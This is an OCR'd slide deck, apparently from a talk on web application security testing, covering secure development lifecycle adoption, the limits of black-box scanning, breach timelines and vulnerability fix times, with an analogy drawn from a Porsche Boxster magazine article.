
http://www.sans.org/appseccontract/

Desired Software Development Lifecycle



http://www.cigital.com/training/touchpoints/


SDLC Adoption Challenges



- *Planning to move security further "left" in the cycle.* ***Unfortunately, my executive management is more concerned with getting a product out the door than getting a secure product out the door****. Until that changes, I don't know how successful I can be...*

http://www.erratasec.com/ErrataSurveyResults.pdf

QA Testing – Functional Defect Focus



Desired Application Functionality

Ac
Co
Funct

Unintended Functionality (Security Testing)

Missing/Broken Functionality (Found through Functional Unit Testing)

Configuration Mistake (Security Testing)

Rules of Engagement Restrictions

- Rules of Engagement
  - Restrictive controls around who, what, where, when and how web applications may be actively scanned
  - Normally exclude mission-critical, sensitive systems
  - Often exclude testing subcategories such as Denial of Service or Brute Force attacks
- http://www.isecom.org/projects/rules.shtm
- Active scanning can be “harmful” to some applications
- ***Result is a decreased scope of testing***

Black-box Scanning Limitations


Badness-O-Meters

- Black-box Scanning or dynamic testing of web applications works well to confirm the ***existence*** of vulnerabilities but not the ***total absence*** of them

Black-box Scanning Limitations

Scanning Coverage

- Testing is often ***time restricted***
  - *Test for N days*
- Scanners perform a breadth-first traversal of a web site for links to map a site and identify areas of user input
  - These crawls are usually only a few levels deep and miss large portions of the application
  - Credentialed vs. Anonymous access
  - Unless properly configured, scanners can miss possible navigation options (pull-down, user fields)




Application Functionality

Untested Functionality (Security Testing)

Functionality


Black-box Scanning Limitations

Scanning Frequency



Newcaritis Syndrome

"Newcaritis". That's a technical term for the unanticipated problems that show up in early production cars. No matter how large the automaker, how vaunted its reputation, how extensive its pre-production testing program or how clever it's engineering staff, ***there's nothing like putting several thousand cars in the devilish little hands of the public to uncover bugs that the engineers never dreamed of****.*


USED CAR CLASSIC
S-PR 182

1997–2004

PORSCHE

Type 986 Boxster

What's a passionate love affair without some problems?

BY PETER BOHR

"NEWCARITIS." THAT'S A TECHNICAL TERM FOR THE UNANTICIPATED PROBLEMS THAT SHOW UP IN early production cars. No matter how large the automaker, how vaunted its reputation, how extensive its pre-production testing program or how clever its engineering staff, there's nothing like putting several thousand cars in the devilish little hands of the public to uncover bugs that the engineers never dreamed of. And so it was with Porsche's entry-level car, the Boxster.

140 | ROAD & TRACK www.roadandtrack.com


SITUATIONAL AWARENESS

KNOWING THE DIFFERENCE BETWEEN A LUNCH-TIME DIVE AND BEING LUNCH

Verizon Data Breach Report 2009


Situational Awareness Failures

Figure 31. Time span of breach events by percent of breaches



Time-to-Fix Metrics

Avg. # Of Days For Vulnerabilities To Be Fixed



** Up/down arrows indicate the increase or decrease since the last report.*

1 – Whitehat Website Security Statistics Report, November 2009

WEB APPLICATION VULNERABILITY/RISK RESOURCES

OWASP Top 10 Most Critical Web Application Security Risks
CWE/SANS Top 25 Most Dangerous Programming Errors
WASC Threat Classification
WASC Web Application Security Statistics

